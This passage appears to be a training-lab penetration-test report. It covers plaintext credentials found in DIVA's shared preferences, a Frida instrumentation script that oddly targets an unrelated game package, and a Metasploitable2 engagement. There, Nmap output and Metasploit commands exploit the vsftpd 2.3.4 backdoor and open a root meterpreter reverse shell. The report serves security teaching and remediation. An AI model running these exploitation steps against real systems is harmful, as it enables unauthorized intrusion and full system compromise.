drwxrwx--x 2 u0_a84 u0_a84 4096 2022-04-24 15:26 .
drwxr-x--x 8 u0_a84 u0_a84 4096 2022-04-24 14:20 ..
-rw-rw---- 1 u0_a84 u0_a84 127 2022-04-24 09:09 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a84 u0_a84 176 2022-04-24 15:26 jakhar.aseem.diva_preferences.xml
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs #
at jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">my_super_secure_password</string>
  <string name="user">jimmisimon</string>
</map>
vbox86p:/data/data/jakhar.aseem.diva/shared_prefs #
```

The XML file was examined and plaintext credentials were discovered.

Username: jimmisimon

Password: my_super_secure_password

Vulnerability Identified

Insecure Data Storage

Severity: High

Description

The application stores sensitive credentials in plaintext format within Android Shared Preferences. Sensitive information is not encrypted before storage, allowing unauthorized users with device access to retrieve confidential data.

Evidence

Plaintext username and password values were successfully extracted from the XML preference file.

Impact

- Credential disclosure
- Unauthorized account access
- User privacy compromise
- Increased risk of privilege escalation

Recommendation

- Encrypt sensitive information before storage.



- Use Android Keystore for credential protection.
 - Avoid storing passwords in plaintext.
 - Implement secure credential management practices.
- Dynamic Testing using Frida

Objective

To perform runtime analysis and observe application behavior using Frida.

Methodology

Frida was configured and attached to the target Android application. A custom Frida script was loaded for runtime instrumentation and function monitoring.

```
1 import time
2
3 import frida
4
5 device = frida.get_usb_device()
6 pid = device.spawn(["net.cubers.assaultcube"])
7 device.resume(pid)
8 time.sleep(5) # Without it Java.perform silently fails
9 session = device.attach(pid)
10 with open("s1.js") as f:
11     script = session.create_script(f.read())
12 script.load()
13
14 input()
```

Summary

Frida was used to attach to the running Android application and load a custom instrumentation script. Runtime analysis demonstrated the ability to monitor application execution and interact with application functions dynamically. This technique assists security testers in validating vulnerabilities and observing application behavior during execution.

6. Vulnerability Summary

Test ID	Vulnerability	Severity	Target
016	Insecure Data Storage	High	DIVA
017	Clear Text Traffic Allowed	High	DVBA
018	Trusts User Installed Certificates	High	DVBA

7. Conclusion

The Mobile Application Testing Lab was successfully completed using MobSF, Frida, and DIVA. Static analysis identified multiple security weaknesses, including insecure network configurations and certificate trust issues. Practical verification using DIVA confirmed the presence of an Insecure Data Storage vulnerability where credentials were stored in plaintext within Shared Preferences. Dynamic analysis using Frida demonstrated runtime application instrumentation capabilities. The identified findings indicate weaknesses in secure data handling and application security configuration, requiring remediation to improve overall application security posture.



Full VAPT Engagement


1. Executive Summary

This assessment was conducted as part of a Vulnerability Assessment and Penetration Testing (VAPT) engagement following the PTES (Penetration Testing Execution Standard) methodology. The original lab requirement suggested the Hack The Box "Lame" machine; however, the machine required VIP access and was unavailable in the free environment. Therefore, Metasploitable2 was selected as an equivalent intentionally vulnerable target for performing the penetration testing exercise.

The objective of this engagement was to identify vulnerabilities, validate exploitation possibilities, obtain system access, and recommend remediation measures. The assessment included reconnaissance, service enumeration, vulnerability identification, exploitation using Metasploit Framework, validation of system compromise, and vulnerability scanning using OpenVAS.

During the assessment, multiple exposed services were discovered on the target host. The VSFTPD 2.3.4 service running on TCP port 21 was identified as vulnerable to a known backdoor command execution vulnerability. Successful exploitation resulted in a Meterpreter session with root-level privileges on the target system.

The assessment demonstrates how outdated software and insecure configurations can lead to complete system compromise. Immediate remediation and patch management are recommended to reduce organizational risk.



2. Scope of Assessment

Target Machine-----Metasploitable2 Linux VM

Target IP Address-----192.168.47.141

Testing Environment



- Kali Linux
- Metasploit Framework
- Nmap
- OpenVAS
- VMware Workstation

Objective

- Perform vulnerability assessment
- Conduct exploitation validation
- Gain system access
- Document findings
- Provide remediation recommendations

3. Methodology

Pre-Engagement

Assessment scope was defined on a controlled lab environment using Metasploitable2.

Intelligence Gathering

Network information and host details were identified using network enumeration techniques.

Vulnerability Analysis

Open services were identified and reviewed for known vulnerabilities.

Exploitation

Metasploit Framework was used to exploit the VSFTPD 2.3.4 Backdoor vulnerability.

Post Exploitation

System access was verified and root-level privileges were confirmed.

Reporting

Findings were documented along with remediation recommendations.

4. Reconnaissance & Enumeration

The target machine IP address was identified as:
192.168.47.141

Nmap service enumeration identified several open services including:

Port	Service	Version
21	FTP	VSFTPD 2.3.4
22	SSH	OpenSSH 4.7
23	Telnet	Linux Telnetd
25	SMTP	Postfix SMTP
53	DNS	ISC BIND 9.4.2
80	HTTP	Apache 2.2.8



139
445

NetBIOS
SMB

Samba
Samba

The FTP service version was identified as VSFTPD 2.3.4, which is publicly known to contain a malicious backdoor vulnerability enabling remote command execution.

```
Host is up (0.000625 latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.47.135
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
|_   SSL2_RC2_128_CBC_WITH_MD5
|_   SSL2_DES_192_EDE3_CBC_WITH_MD5
|_   SSL2_DES_64_CBC_WITH_MD5
|_   SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-05-29T08:33:46+00:00; +4s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_   program version  port/proto  service
|_   100000 2          111/tcp    rpcbind
|_   100000 2          111/udp    rpcbind
|_   100003 2,3,4      2049/tcp   nfs
|_   100003 2,3,4      2049/udp   nfs
|_   100005 1,2,3      44127/udp  mountd
|_   100005 1,2,3      44675/tcp  mountd
|_   100021 1,3,4      34257/tcp  nlockmgr
|_   100021 1,3,4      53667/udp  nlockmgr
|_   100024 1          45131/udp  status
|_   100024 1          54647/tcp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1000/tcp  open  java-rmi     GNU Classpath gmicregistry
```

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.47.141  Bcast:192.168.47.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:86 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7647 (7.4 KB)  TX bytes:7154 (6.9 KB)
          Interrupt:16 Base address:0x2000
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)
```

msfadmin@metasploitable:~\$ _



5. Vulnerability Name

VSFTPD 2.3.4 Backdoor Command Execution

Severity-----Critical

CVSS Rating-----9.8 (Critical)

Affected Service-----FTP (Port 21)

Affected Host-----192.168.47.141

Description

VSFTPD version 2.3.4 contains a maliciously inserted backdoor that allows remote attackers to execute commands and obtain unauthorized access to the system.

Impact

Successful exploitation may allow:

- Remote Code Execution
- Unauthorized System Access
- Privilege Escalation
- Complete System Compromise
- Data Exposure

6. Exploitation Process

Metasploit Framework was used to identify and execute the VSFTPD 2.3.4 Backdoor exploit.

Module Used

exploit/unix/ftp/vsftpd_234_backdoor

```
msf5 (root@kali:~) # msf5 > search vsftpd
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes     VSFTPD 2.3.4 Backdoor Command Execution

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf5 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes     VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf5 > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.47.141
RHOSTS => 192.168.47.141
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.47.141:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
-  -  -
RHOSTS    192.168.47.141  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21              yes       The target port (TCP)
```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.47.135
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.47.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.47.141:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.47.135
LHOST => 192.168.47.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.47.135:4444
[+] 192.168.47.141:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.47.135:4444 -> 192.168.47.141:58751) at 2026-05-20 01:04:08 -0400

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

Result

The exploit successfully established a Meterpreter session.

System information obtained:

- Hostname: metasploitable.localdomain
- Operating System: Ubuntu 8.04
- Architecture: x86 Linux
- User Context: root

The successful Meterpreter session confirmed complete compromise of the target machine.

7. Attack Timeline

Timestamp	Target IP	Vulnerability	PTES Phase
Initial Assessment	192.168.47.141	Service Enumeration	Intelligence Gathering
Nmap Scan	192.168.47.141	VSFTPD 2.3.4 Identified	Vulnerability Analysis
Metasploit Search	192.168.47.141	VSFTPD Backdoor Module Found	Exploitation
Exploit Execution	192.168.47.141	VSFTPD RCE	Exploitation
Meterpreter Session	192.168.47.141	Root Access Achieved	Post Exploitation
OpenVAS Review	192.168.47.141	Risk Validation	Reporting

8. OpenVAS Validation

OpenVAS vulnerability management platform was used to validate discovered vulnerabilities and review security risks present within the target environment.

The OpenVAS dashboard confirmed vulnerability assessment activities and generated supporting evidence for the penetration testing exercise.



9. Remediation Plan

Immediate Actions



1. Remove VSFTPD 2.3.4 and upgrade to a secure version.
2. Disable unnecessary services such as Telnet.
3. Restrict anonymous FTP access.
4. Implement strong authentication controls.
5. Apply operating system security patches.
6. Harden Apache and Samba configurations.
7. Enforce network segmentation.
8. Implement continuous vulnerability scanning.

Long-Term Actions

- Patch Management Program
- Vulnerability Management Process
- Security Monitoring
- Access Control Reviews
- Periodic Penetration Testing

10. Risk Assessment

Vulnerability	Severity		Risk
VSFTPD 2.3.4 Backdoor	Critical	High	
Anonymous FTP Access	High		High
Telnet Service Exposure	High		High
Legacy Software Components	Medium		Medium

11. Conclusion

The penetration testing engagement successfully demonstrated that the target system was vulnerable to remote compromise through the VSFTPD 2.3.4 Backdoor vulnerability. Through service enumeration, vulnerability identification, exploitation, and post-exploitation validation, complete root-level access was achieved.

The assessment highlights the importance of patch management, secure service configuration, and regular vulnerability assessments. Immediate remediation actions should be implemented to mitigate the identified risks and improve the overall security posture of the environment.

12. Stakeholder Briefing

A security assessment was conducted on a controlled laboratory environment using the Metasploitable2 virtual machine. The purpose of the assessment was to identify vulnerabilities and evaluate the impact of potential cyberattacks on the target system.

During testing, multiple services were discovered running outdated software versions. A critical vulnerability was identified in the VSFTPD 2.3.4 FTP service. The vulnerability allowed successful remote exploitation and resulted in full administrative access to the system. This demonstrated that an attacker could potentially gain complete control over the affected machine.

Additional observations included insecure service configurations and the presence of legacy



software that may increase organizational risk if deployed in production environments.

To address these findings, it is recommended that vulnerable software be upgraded, unnecessary services be disabled, strong access controls be implemented, and regular vulnerability assessments be performed. These actions will significantly reduce exposure to cyber threats and improve the overall security posture of the environment.



CYART

inquiry@cyart.io

www.cyart.io



CYART

inquiry@cyart.io

www.cyart.io